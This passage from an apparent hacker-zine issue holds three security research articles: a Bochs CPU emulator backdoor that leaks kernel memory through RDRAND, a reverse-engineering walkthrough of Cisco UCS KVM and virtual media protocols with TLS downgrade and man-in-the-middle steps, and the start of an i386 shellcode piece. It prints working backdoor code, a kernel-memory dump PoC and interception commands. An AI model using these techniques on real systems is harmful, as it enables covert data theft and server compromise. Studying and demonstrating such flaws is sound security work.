All other instructions may be comparable to legitimate known-good reference CPU values against a possibly-backdoored CPU, where all registers and memory are checked after each instruction. RDRAND being non-deterministic by nature, it is not possible to perform the same differential analysis to detect backdoors without reverting to more costly techniques, such as timing analysis.

Our implementation of an RDRAND covert channel goes in the Bochs function `BX_CPU_C::RDRAND_Eq(bxInstruction_c *i)`.

```
Bit64u val_64 = 0;
uint8_t ibuf [16];
/* input buffer is organized like this:
   8 bytes -- counter
   6 bytes of padding
   1 byte -- evilstatus
   1 byte -- evilbyte */
uint8_t obuf [16];
AES_KEY keyctx;

AES_set_encrypt_key(BX_CPU_THIS_PTR evil.aes_key, 128,
                    &keyctx);

memcpy(ibuf,       &(BX_CPU_THIS_PTR evil.counter),    8);
memset(ibuf+8,     0xfe,                               6);
memcpy(ibuf+8+6,   &(BX_CPU_THIS_PTR evil.evilstatus), 1);
memcpy(ibuf+8+6+1, &(BX_CPU_THIS_PTR evil.evilbyte),   1);

AES_encrypt(ibuf, obuf, &keyctx);

if (BX_CPU_THIS_PTR evil.out_stat == 0){ //output high half
    memcpy(&val_64, obuf, 8);
    BX_CPU_THIS_PTR evil.out_stat = 1;
} else {                                 //output low half
    memcpy(&val_64, obuf + 8, 8);
    BX_CPU_THIS_PTR evil.out_stat = 0;
    BX_CPU_THIS_PTR evil.counter++;
}

BX_WRITE_64BIT_REG(i->dst(), val_64);
```

Note that the output of RDRAND here is $AES_k(nonce \| counter)$, where we encode the data we wish to exfiltrate *in the nonce*. The 64-bit counter is there just to make the output look random to

anyone who does not know the key. Unlike the standard uses of the counter mode, there is no xor-with-keystream involved in our exfiltration at all; what we do is equivalent to using the CTR mode for encrypting a plaintext of all zeros while transmitting actual data through the nonces.

The reason for this tweak is synchronization. Legitimate code may call RDRAND any number of times between our own invocations. If we used the CTR mode to generate a keystream to XOR with the data we exfiltrated, we would not be able to deduce the offset within the keystream given RDRAND values from two sequential calls. With our nonce-based method, we suffer from no synchronization issues and retain all security properties of the CTR mode.

Unless the counter overflows, the output of this version of RDRAND cannot be distinguished from random data unless you know the AES key. Overflows can be avoided by incrementing the key just before the counter overflows.

All we need now is to receive data from this covert channel as the output of two consecutive RDRAND executions. In the rare case that the OS preempts us between the two RDRAND instructions to run RDRAND for itself or another process, we need to try executing the two RDRANDs again. In practice, this form of interruption has not been observed.

Data Infiltration to the Ubervisor

We now need to find a way for user mode x86 code to communicate data *to* the ubervisor while keeping it impossible to detect it is doing so. First, we need to encrypt all the data we send to the ubervisor. Second, we need a way to signal to the ubervisor that we would like to send it data.

I decided to hook the `ADD_EqGqM` function, which is called when

an ADD operation on two 64-bit general registers is decoded. In order to signal to the ubervisor that there is valid encrypted data in the registers, we put an encrypted magic cookie in RAX and RBX and test for it each time the hooked instruction is decoded. If the magic cookie is found in RAX/RBX, we extract the encrypted data from RCX/RDX.

We encrypt the data with AES in counter mode, using a different counter than is used for the RDRAND exfiltration. Again, we have a synchronization issue: how can we make sure we always know where the ubervisor's counter is? We resolve this by having the counter increment only when we see a valid magic cookie and, of course, for each 128-bit chunk of keystream we generate afterwards (used to decrypt the data we are sending to the ubervisor). That way, the ubervisor's counter is always known to us, regardless of how many times the hooked instruction is executed.

Note that CTR mode is malleable. If this were a production system, I would include a MAC and store the MAC result in an additional register pair.

Here is the backdoored `ADD_GqEqR` function:

```
BX_INSF_TYPE BX_CPP_AttrRegparmN(1)
  BX_CPU_C::ADD_GqEqR(bxInstruction_c *i) {
    Bit64u op1_64, op2_64, sum_64;
    uint8_t error = 1;
    uint8_t data = 0xcc;
    uint8_t keystream [16];

    op1_64 = BX_READ_64BIT_REG(i->dst());
    op2_64 = BX_READ_64BIT_REG(i->src());
    sum_64 = op1_64 + op2_64;

    /* Ubercall calling convention:
    authentication:
    RAX = 0x99a0086fba28dfd1
    RBX = 0xe2dd84b5c9688a03

    arguments:
```

```
18      RCX = ubercall number
        RDX = argument 1 (usually an address)
20      RSI = argument 2 (usually a value)

22      testing only:
        RDI = return value
24      RBP = error indicator (1 iff an error occurred)
        ^^^^^ testing only ^^^^^
26
        ubercall numbers:
28      RCX = 0xabadbabe00000001 is PEEK to a virtual address
        return *(uint8_t *) RDX
30      RCX = 0xabadbabe00000002 is POKE to a virtual address
         *(uint8_t *) RDX = RSI
32       if the page table walk fails, we don't generate any
         kind of fault or exception, we just write 1 to the
34       error indicator field.

36       the page table that is used is the one that is used when
         the current process accesses memory
38
         RCX = 0xabadbabe00000003 is PEEK to a physical address
40       return *(uint8_t *) RDX
         RCX = 0xabadbabe00000004 is POKE to a physical address
42       *(uint8_t *) RDX = RSI

44       (we only read/write 1 byte at a time because anything
         else could involve alignment issues and/or access that
46       cross page boundaries)
         */
48
        ctr_output(keystream);
50      if (    ((RAX ^ *((uint64_t *) keystream))
                 == 0x99a0086fba28dfd1)
52           && ((RBX ^ *((uint64_t *) keystream + 1))
                 == 0xe2dd84b5c9688a03))
54      {
            // we have a valid ubercall, let's do this texas-style
56          printf("COUNTER = %016lX\n",
                   BX_CPU_THIS_PTR evil.i_counter);
58          printf("entered ubercall! RAX = %016lX RBX = %016lX"
                   "RCX = %016lX RDX = %016lX\n",
60                 RAX, RBX, RCX, RDX);
            BX_CPU_THIS_PTR evil.i_counter++;
62          ctr_output(keystream);
            BX_CPU_THIS_PTR evil.i_counter++;
64
            switch (RCX ^ *((uint64_t *) keystream)) {
```

```
66              case 0xabadbabe00000001: // peek, virtual
                    access_read_linear_nofail(
68                      RDX ^ *((uint64_t *) keystream + 1),
                        1, 0, BX_READ, (void *) &data, &error);
70                  BX_CPU_THIS_PTR evil.evilbyte = data;
                    BX_CPU_THIS_PTR evil.evilstatus = error;
72                  break;
            }
74          // We start at the hi half of the output block now.
            BX_CPU_THIS_PTR evil.out_stat = 0;
76      }

78      BX_WRITE_64BIT_REG(i->dst(), sum_64);

80      SET_FLAGS_OSZAPC_ADD_64(op1_64, op2_64, sum_64);

82      BX_NEXT_INSTR(i);
    }
84
    void BX_CPU_C::ctr_output(uint8_t *out) {
86      uint8_t ibuf [16];

88      AES_KEY keyctx;
        AES_set_encrypt_key(BX_CPU_THIS_PTR evil.aes_key,
90                          128, &keyctx);

92      memset(ibuf, 0xef, 16);
        memcpy(ibuf, &(BX_CPU_THIS_PTR evil.i_counter), 8);
94      AES_encrypt(ibuf, out, &keyctx);
    }
```

Fun things to do in Ring -4

Now that we have ways to get data in and out of the ubervisor, we need to consider what exactly can be done within the ubervisor. In the general case, we create a bit of memory space and register space for our ubervisor and have ubercalls that allow reading and writing from the ubervisor's memory space as well as starting and stopping the ubervisor execution to load and execute arbitrary code isolated from the x86 core.

For sake of simplicity, I just implemented one ubercall which

reads a byte from the specified virtual address and returns it via the RDRAND covert channel. This is done by ignoring all memory protection mechanisms. I needed to make copies of all the functions involved in converting a long mode virtual address into a physical address and strip out any code that changes the state of the CPU, including anything which adds entries to the TLB or causes exceptions or faults.

This is what the function called `access_read_linear_nofail` does.

```
/* implementation of byte-at-a-time virtual read/writes for
   long mode that never cause faults/exceptions and maybe do
   not affect TLB content */

#define NEED_CPU_REG_SHORTCUTS 1
#include "bochs.h"
#include "cpu.h"
#define LOG_THIS BX_CPU_THIS_PTR
#define BX_CR3_PAGING_MASK    (BX_CONST64(0x000ffffffffff000))
#define PAGE_DIRECTORY_NX_BIT (BX_CONST64(0x8000000000000000))
#define BX_PAGING_PHY_ADDRESS_RESERVED_BITS \
  (BX_PHY_ADDRESS_RESERVED_BITS & BX_CONST64(0xfffffffffffff))
#define PAGING_PAE_RESERVED_BITS \
        (BX_PAGING_PHY_ADDRESS_RESERVED_BITS)
#define BX_LEVEL_PML4  3
#define BX_LEVEL_PDPTE 2
#define BX_LEVEL_PDE   1
#define BX_LEVEL_PTE   0

// keep it 4 letters
static const char *bx_paging_level[4] = { "PTE", "PDE",
                                          "PDPE", "PML4" };

Bit8u BX_CPP_AttrRegparmN(2)
BX_CPU_C::read_virtual_byte_64_nofail(
                unsigned s, Bit64u offset, uint8_t *error)
{
    Bit8u data;
    Bit64u laddr = get_laddr64(s, offset); // this is safe

    if (! IsCanonical(laddr)) {
        *error = 1;
        return 0;
    }
```

```
35
    access_read_linear_nofail(laddr, 1, 0, BX_READ,
37                              (void *) &data, error);
    return data;
39 }

41 int BX_CPU_C::access_read_linear_nofail(
                  bx_address laddr, unsigned len,
43                unsigned curr_pl, unsigned xlate_rw,
                  void *data, uint8_t *error)
45 {
    Bit32u combined_access = 0x06;
47  Bit32u lpf_mask = 0xfff; // 4K pages
    bx_phy_address paddress, ppf, poffset=PAGE_OFFSET(laddr);
49
    paddress=translate_linear_long_mode_nofail(laddr, error);
51  paddress=A20ADDR(paddress);
    if (*error == 1) {
53      return 0;
    }
55  access_read_physical(paddress, len, data);

57  return 0;
}
59
bx_phy_address BX_CPU_C::translate_linear_long_mode_nofail(
61                         bx_address laddr, uint8_t *error)
{
63  bx_phy_address entry_addr[4];
    bx_phy_address ppf =
65              BX_CPU_THIS_PTR cr3 & BX_CR3_PAGING_MASK;
    Bit64u entry[4];
67  bx_bool nx_fault = 0;
    int leaf;
69
    Bit64u offset_mask = BX_CONST64(0x0000ffffffffffff);
71
    Bit64u reserved = PAGING_PAE_RESERVED_BITS;
73  if (! BX_CPU_THIS_PTR efer.get_NXE())
        reserved |= PAGE_DIRECTORY_NX_BIT;
75
    for (leaf = BX_LEVEL_PML4;; --leaf) {
77      entry_addr[leaf] =
              ppf + ((laddr >> (9 + 9*leaf)) & 0xff8);
79
        access_read_physical(entry_addr[leaf], 8,
81                           &entry[leaf]);
        BX_NOTIFY_PHY_MEMORY_ACCESS(entry_addr[leaf], 8,
```

```
83                          BX_READ, (BX_PTE_ACCESS + leaf),
                            (Bit8u*)(&entry[leaf]) );
85          offset_mask >>= 9;

87          Bit64u curr_entry = entry[leaf];
            int fault = check_entry_PAE(
89                          bx_paging_level[leaf], curr_entry,
                            reserved, 0, &nx_fault);
91          if (fault >= 0) {
                *error = 1;
93              return 0;
            }
95
            ppf = curr_entry & BX_CONST64(0x000ffffffffff000);
97
            if (leaf == BX_LEVEL_PTE) break;
99
            if (curr_entry & 0x80) {
101             if (leaf > (BX_LEVEL_PDE +
                            !!bx_cpuid_support_1g_paging())) {
103                 BX_DEBUG(("PAE %s: PS bit set !",
                              bx_paging_level[leaf]));
105                 *error = 1;
                    return 0;
107             }

109             ppf &= BX_CONST64(0x000fffffffffe000);
                if (ppf & offset_mask) {
111                 BX_DEBUG(("PAE %s: reserved bit is set: 0x"
                              FMT_ADDRX64,
113                           bx_paging_level[leaf], curr_entry));
                    *error = 1;
115                 return 0;
                }
117
                break;
119         }
        } /* for (leaf = BX_LEVEL_PML4;; --leaf) */
121

123     *error = 0;
        return ppf | (laddr & offset_mask);
125 }
```

Please note that the above code chokes if reading more than one byte, because for simplicity, I have removed all code that

deals with alignment issues and reads that span multiple pages.

If we were making an actual CPU with this backdoor mechanism, we would be more devious: instead of commanding a read when we make the ubercall, we would wait until the requested memory address is read by a legitimate process. This is so that the operation is not observable by looking at the activity on the wiring between the CPU and memory. That way, neither software *nor* hardware observation can reveal the presence of this type of backdoor besides analyzing the CPU die itself.

Note that anything that the CPU can access has to be accessible by this type of backdoor. There is no way to hide your information from this backdoor and still be able to process it with your CPU.

A PoC to dump kernel memory.

Once we have patched Bochs, we can start up Linux and run the following code to dump an arbitrary range of virtual memory:

```
#include <openssl/aes.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <stdio.h>

struct ctrctx {
    uint64_t counter;
    uint8_t aeskey [16];
};

void poke() {
    volatile uint64_t c,d;
    c = 0xaaabadbadbadbeef;
    d = 0xbeefbeefbeefbeef;
    asm volatile("rdrand  %0\n\t"
                 "rdrand  %1": "=r"(c), "=r"(d));
    printf("%016lX", c);
    printf("%016lX\n", d);
}

```

```
int main() {
    volatile uint64_t rax;
    volatile uint64_t rbx;
    volatile uint64_t rcx;
    volatile uint64_t rdx;
    uint64_t base, len, i;

    struct ctrctx ctx;
    uint8_t buf [16];

    base = 0xffffffff8105c7e0;
    len = 1024;
    ctx.counter = 0;
    memcpy(ctx.aeskey, "YELLOW SUBMARINE", 16);

    for (i = base; i < base + len; i++) {
        ctr_output(buf, &ctx);

        rax = 0x99a0086fba28dfd1;
        rbx = 0xe2dd84b5c9688a03;
        rcx = 0xabadbabe00000001;
        rdx = i;

        rax ^= *((uint64_t *) buf);
        rbx ^= *((uint64_t *) buf + 1);
        ctx.counter++;
        ctr_output(buf, &ctx);
        rcx ^= *((uint64_t *) buf);
        rdx ^= *((uint64_t *) buf + 1);
        ctx.counter++;

        asm volatile(
          "add %0, %1" : "=a" (rax) : "a" (rax), "b" (rbx),
                                      "c" (rcx), "d" (rdx):);
        poke();
    }
}

void ctr_output(uint8_t *output, struct ctrctx *ctx) {
    uint8_t ibuf [16];
    AES_KEY keyctx;
    AES_set_encrypt_key(ctx->aeskey, 128, &keyctx);

    memset(ibuf, 0xef, 16);
    memcpy(ibuf, &(ctx->counter), 8);
    AES_encrypt(ibuf, output, &keyctx);
}
```

In the above code, an output in `peek_output` will generate a memory dump. Look at the last byte in each 16 byte block for the bytes of data.[13]

```
for foo in `cat peek_output`;
    do echo -n $foo |xxd -r -p | ./qw |
    openssl enc -d -aes-128-ecb -nopad \
        -K 59454c4c4f57205355424d4152494e45 |
        xxd >> dump;
    done
```

Here are the first few lines of a dump, beginning at `0xffff-ffff8105c7e0`.

```
0000000: db10 0000 0000 0000 fefe fefe fefe 00c0
0000000: dc10 0000 0000 0000 fefe fefe fefe 00be
0000000: dd10 0000 0000 0000 fefe fefe fefe 009f
0000000: de10 0000 0000 0000 fefe fefe fefe 0000
0000000: df10 0000 0000 0000 fefe fefe fefe 0000
0000000: e010 0000 0000 0000 fefe fefe fefe 0000
0000000: e110 0000 0000 0000 fefe fefe fefe 0048
0000000: e210 0000 0000 0000 fefe fefe fefe 00c7
0000000: e310 0000 0000 0000 fefe fefe fefe 00c7
0000000: e410 0000 0000 0000 fefe fefe fefe 00d8
0000000: e510 0000 0000 0000 fefe fefe fefe 002f
0000000: e610 0000 0000 0000 fefe fefe fefe 006f
0000000: e710 0000 0000 0000 fefe fefe fefe 0081
0000000: e810 0000 0000 0000 fefe fefe fefe 00e8
0000000: e910 0000 0000 0000 fefe fefe fefe 000e
0000000: ea10 0000 0000 0000 fefe fefe fefe 00bd
```

Look at the first few bytes starting at `0xffffffff8105c7e0`, which is in the text section of the kernel. Run `./extract-vmlinux` on the `vmlinuz` file and `objdump -d` to extract the code.

If you compare the first few bytes of the dump above with the output of `objdump`, you will find a match!

[13] The `./qw` program simply swaps endianess on all bytes in each quadword because of how we copied data from the output buffer for AES into the registers.

```
ffffffff8105c7df:       75 c0
ffffffff8105c7e1:       be 9f 00 00 00
ffffffff8105c7e6:       48 c7 c7 d8 2f 6f 81
ffffffff8105c7ed:       e8 0e bd ff ff
```

Note that throughout the execution of this program, all the deterministic register/memory state is *identical* whether or not you run it on a CPU that has this backdoor. Full code is available by unzipping `pocorgtfo05.pdf`.[14]

[14] `git clone https://github.com/matildah/bochsdoor`

BROWN-OUT PROOF your ALTAIR 8800

With the unique **Parasitic Engineering** constant voltage power supply kit. A custom engineered power supply for your Altair. It has the performance features that no simple replacement transformer can offer:

*BROWN-OUT PROOF: Full output with the line voltage as low as 90 volts.
*OVER-VOLTAGE PROTECTION: Less than 2% increase for 130 volt input.
*HIGH OUTPUT: 12 amps @ 8 volts; 2 amps total @ ± 16 volts. Enough power for an 8800 full of boards.
*STABLE: Output varies less than 10% for any load. Regulators don't overheat, even with just a few boards installed.
*CURRENT LIMITED: Overloads can't damage it.
*EASY TO INSTALL: All necessary parts included.

Now more output

only $75 postpaid in the USA.
calif. residents add $4.50 sales tax.

Don't let power supply problems sabatoge your Altair 8800

PARASITIC ENGINEERING

PO BOX 6314 **ALBANY CA 94706**

5:9 From Protocol to PoC; or, Your Cisco blade is booting PoC||GTFO.

by Mik

We often see products with network protocols intended to be opaque to us. We suspect that we can do interesting things with it, but where do we start?

This article will guide you from an opaque protocol used by Cisco UCS and some Dell servers for KVM and remote virtual media block device functionality, to a PoC that takes advantage of this protocol's bolt-on security. This protocol has been the subject of Bug IDs CSCtr72949 and CSCtr72964, better known as CVE-2012-4114 and CVE-2012-4115. But then, who among you, when your son hungers for a PoC, would give him a CVE?[15]

So we will walk the road to PoC together, working up to a way to replace the CD/DVD that the administrator is exporting with a more fun virtual ISO image, then take the further step of redirecting the inserted USB key via a more open protocol.[16]

While data centers are near-optimal habitats for computers, spending long hours and late nights there can be quite uncomfortable for humans. To alleviate this problem, most server systems incorporate a BMC management console that provides remote keyboard, mouse, video and virtual media—generally emulating a USB keyboard, mouse, DVD-ROM and removable disk, while also intercepting video output.

My journey down this road started when a prompt from my Cisco blade popped up. It turned out that while keyboard and mouse sessions could do TLS, the video or virtual media interfaces could not. This told me not only that the most dangerous

[15] Matthew 7:9

[16] `git clone https://github.com/therealmik/avctproxy`

interface to my systems was insecure, but also the TLS support was bolted-on and thus it wasn't hard to trick a user who didn't read the prompt text carefully.

While much fun could be had intercepting the keyboard and video streams, the importance of securing block device access seemed to be overlooked by those filling in the CVSS score form, so I took it upon myself to prepare a demonstration.

In order to do this, we need to understand the protocol, so let us link arms and take a stroll down PoC lane.

Framing

Distinguishing the individual frames is an excellent starting point for unraveling an otherwise unknown protocol. Generally speaking, a protocol will send messages in one of the following formats:

Explicit length: Just put the message length at or near the start of the message. Sometimes it's the payload length, other times it includes the length field itself.

Examples of this are the DIAMETER protocol, TLS, and indeed the APCP/AVMP protocols described here.

Defer to upper-layer: It is common for UDP protocols to simply let the upper layer to define the frame boundary. It would be foolhardy for a protocol designer to rely on frame boundaries with TCP. Often the sending side will send a complete frame in a segment, offering a vital hint to the reverse engineer.

Delimiter: Classic examples of this are line-oriented protocols such as POP3 and SMTP where the delimiter is CRLF. Other protocols, those originally designed to operate over bitstream transports, refer to their delimiter as "sync bits." The general rule is that the message starts or stops at an easily recognized boundary, and also that they do their damndest to avoid placing the delimiter in the message itself.

Dual-Mode: Even seasoned `vi` users occasionally type code while in command mode or find a rogue `ex` command in a config file. The same can be said for network protocols. HTTP uses CR-LF-CRLF as a delimiter to denote the end of the headers, then once the Content-Length header has been parsed the message body length is known. This state transition makes for some awful, buggy implementations, a situation that didn't improve with Chunked encoding.

This is extremely lucky, as it seems the application developer accidentally wrote the packet header byte at a time, each having its own segment. This makes it easy to distinguish the header from the body.

As we can see, there's a magic field "`APCP`", then a big-endian number that happens to match the frame size including the header, then four bytes.

The catch is that there are actually three protocols running on this port: APCP, BEEF, and AVMP, and their respective framing is subtly different.

APCP functions as a control protocol, so we need to decode those frames, even though we're not particularly interested in them.


BEEF is the protocol that the keyboard, video and mouse operate on. We switch to pass-through mode when we see a BEEF packet, or indeed anything we don't recognize, in order to allow it to pass unhindered.

AVMP is the virtual media protocol, which only starts when you click on the virtual media tab. The term "virtual media" may be more familiar if you rephrased it as "remote DVD-ROM and removable disk."

Message Types

Binary protocols like these generally require that the type of message be in the message header. This is analogous to the request line in HTTP, in that it allows the remote end to route the message to the correct processing routine.

Often enabling logging on the application will simply name the



decoded message type for you.[17] There's no need to over-extend yourself decoding particular message types if they don't seem relevant to your PoC, but you should at least note the name and function of messages if you can infer them.

In this case we are dealing with block devices. Block device protocols only have two methods of interest.

```
read(offset, length) -> data[length] | error
write(offset, data[length]) -> ack | error
```

Offset and length are either multiplied by the block size or aligned to the block size. Block devices don't let you write half-blocks—when you write less than a full block to the middle of a file, your filesystem needs to read in the block and write back the modified version.

The read response and write request were easy to spot—simply transfer some data and you'll see it in the frame. The server will send a maximum of sixteen blocks per read response, but will respond in full using multiple messages then send a "Status" message with a code of zero. Error messages are simply "Status" messages with a non-zero code.

Note that in the case of AVMP and NBD (and indeed modern SCSI and ATA protocols) requests are tagged. Each tag is an opaque value on the request, which must be returned with the response. This allows multiple messages to be in-flight at once, which greatly increases the throughput.

Read requests in AVMP also have a third argument, referred to as the Block Factor, which is the maximum number of blocks the application should send back in a single read response. I did not try sending more, mostly because I wished to avoid an unpleasant trip to the data center.

[17] "Trace logging" in Java.

There were other AVMP requests that I had to find and decode. These were the ones that described the drive, and mapped and unmapped a drive. (Inserted or removed a disk.)

TLS

In this age of mistrust, customers are demanding encryption for all of their network protocols. TLS is the standard answer; while it isn't much fun to circumvent TLS, it's generally not much trouble.

If the program talks some cleartext protocol before sending a TLS `ClientHello`, chances are that it is negotiating whether or not to enable TLS over the network. This is, of course, ridiculous, but alas it's a popular idiom for bolted-on cryptography.[18]

In these circumstances, the prudent thing to do would be to tell the client that the server doesn't know what TLS is. My PoC does this with the `--downgrade` option.

```
Client -> KVM: Session please, I can do TLS
KVM -> Client: Ok, let's TLS
[ TLS negotiation ]

Client -> KVM: Session please, I can do TLS
KVM -> Client: Ok, let's talk plaintext
```

The server often enforces that only TLS connections should be allowed, but since the client is rarely authenticated at the TLS layer, your exploit tool may simply establish a TLS connection to the server while maintaining a cleartext connection to the client.

The effects of connection downgrade are rather subtle. While the connection is now operating in malleable cleartext, the prompt dialog changes only slightly. (Figure 5.6.)

[18] Try this with your favorite SMTP, XMPP and IMAP clients—you may be unpleasantly surprised.




Figure 5.6: Downgrade Effects

It should be noted that the virtual media component on the Cisco blades actually sends the cleartext password in the background before you mindlessly click "Accept."[19]

If the client seems to only wish to talk TLS, an alternative approach may be used. You simply start up a TLS server and accept the client connection. You may then establish a TLS client connection to the server, and forward the data between them. This is commonly called a Man-in-The-Middle attack, but in this modern age it's generally machines rather than men or women who perform such work.

Astute readers will note that this will annoy the certificate validation routine in the client application. In reality, this is rarely the case.[20] If such a validation routine even exists, it can be bypassed with an Accept/Reject dialog which displays some textual information that you can easily duplicate in your own self-signed certificate.

For a particularly ironic example of this, look at the code in the supplied PoC. The two useful options work together with some way of passing the IP traffic to the Machine-in-the-Middle, which runs the client.

```
--servercert SERVERCERT
    File containing the server certificate for MitM
--serverkey SERVERKEY
    File containing the server private key for MitM
```

Your friendly neighborhood `iptables` can take care of the redirection.

[19] This is still an improvement over other vendors, which do not display any prompt and simply talk in the clear. At least one has devoted man-hours to fixing this since trying out my PoC.


[20] *If you don't believe us, neighbor, there's an academic paper about that, "The most dangerous code in the world: validating SSL certificates in non-browser software," by Georgiev et al. —PML*

```
iptables -A PREROUTING -d [target IP] -p tcp --dport 2068 \
2         -j REDIRECT --to-ports 2068
```

Clients and Servers

It is interesting to note that in SCSI there are no clients and servers. Instead, there are Initiators and Targets. This applies to many protocols which two distinct roles, both providing services to each other. The classic example is that a web browser provides more valuable information to the web server than vice versa, yet the reason it's considered the client is that it initiates the connection.

When intercepting network connections, you should consider



what services both ends of the connection provide you.

In our example, which intercepts Virtual Media connections between a Java application and BMC, the BMC provides the service of connecting CD-ROMs and removable media to it. While generally this involves a server administrator wasting hours waiting for an operating system to install, we might choose something more fun, such as Tetranglix from PoC||GTFO 3:8.

The `--cdrom CDROM` option in the PoC replaces any mapped CD-ROM with the provided image file.

The service provided by the application is possibly more interesting. A server administrator might connect a USB key to the system, perhaps containing a "kickstart" or "sysprep" file. The provided PoC will export the inserted Removable Media via NBD, which most Linux systems will happily mount as if it were a normal hard drive. This feature can be accessed with `--ndb` and `--ndblisten address:port`. Please be kind when testing, as this is exported read/write.

Have fun, stay safe

If you own a system that contains a BMC, please be careful what networks you connect it to, and which networks you access it through. A simple solution might be to connect a VPN device directly to it, and run a VPN client application on your desktop.

Remember that besides bolt-on security, such systems' management interfaces likely have plenty of other flaws. For example, see the SSH banner that the same BMC produces, or IPMI Cipher 0.

5:10 i386 Shellcode for Lazy Neighbors; or, I am my own NOP Sled.

by Brainsmoke

Who needs a NOP sled when you can jump into the middle of your shellcode and still succeed? The trick here is to set a canary value at the start of the shellcode and check it at the very end. This allows for an exploit to jump right in the middle of the shellcode, because when the canary check fails, the shellcode will just start again from the beginning.

Due to placement of variables in memory by the compiler it is usually possible to guess a payload's four-byte alignment. Let's assume a possible entry point at every fourth byte, not bothering with any other offsets as doing this for every single offset would be impossible.[21]

In order to make this work, no entry point should generate a fault, regardless of the register values. This means we will only be accessing memory through the stack pointer. We also shy away from instructions that are larger than four bytes, such as the five byte long 32-bit push-immediate instruction. Instead, we use smaller instructions to achieve the same goal. In this case we use the four byte long 16-bit push. This means that we, for the greater part of the shellcode, do not have to worry about jumping into the middle of instructions.

For our canary check, at the start of the shellcode we will fill `ebp` with the 32 most significant bits of the timestamp counter. On modern CPUs this value increases every few seconds. As `ebp` often contains a pointer to an address on the stack, it is unlikely that it will have the same value initially. Just before popping shell, we will read the timestamp counter again and compare. If

[21] If you can prove me wrong, I'd love to see the PoC.

they differ, we'll assume we entered somewhere in the middle of the code and restart from the beginning. As this value changes every once in a while, you might be so unlucky that it changed in the few cycles between the two reads, but in this case our shellcode will just loop one extra time before finishing.

"But," I hear you say, "what if we jump into the middle of the canary check?" Our canary check, together with the conditional jump to the beginning, and the final syscall instruction cannot possibly fit in four bytes. This is where we make use of unaligned instructions. For the canary check, we use code that does not have instructions that start at a four-byte boundary. At the same time, we make sure that the first two bytes at fourth byte boundary will be `0xeb 0xf2` which, when executed as an instruction will jump fourteen bytes back into the shellcode. This will land it again on a four-byte boundary. Eventually the program counter will land into an earlier part of the shellcode that is in the right instruction chain.

Assuming our shellcode eventually calls `int 80h`, which is `0xcd 0x80`, the final part of our shellcode now looks a little like that in Figure 5.7.

In our normal instruction thread, bytes `0xeb` shall become the last byte of an instruction, and the `0xf2` bytes will become the first byte of the next opcode. Fortunately `0xf2` is a prefix code which can be prepended to many short instructions without any harmful side-effects.

As you can see there's not much room left for our own instructions. Certainly since every fourth byte will need to be part of a multi-byte opcode together with `0xeb`. To address this, we will need to find some useful instructions that contain `0xeb`.

When `0xeb` is used as the second byte of a compare operation (opcode `0x39`), it represents the `ebp, ebx` register pair. We will be using this both as a `nop` as well as for our canary comparison.

```
  last normal four-byte aligned instruction
 /
|                __________________________ 4 byte aligned __________________________
|               /             |             |             |             |             \
V .. .. .. .. | eb f2 .. .. | eb f2 .. .. | eb f2 .. .. | eb f2 .. .. | eb f2 cd 80
              > jmp back    > jmp back    > jmp back    > jmp back    > jmp back
```

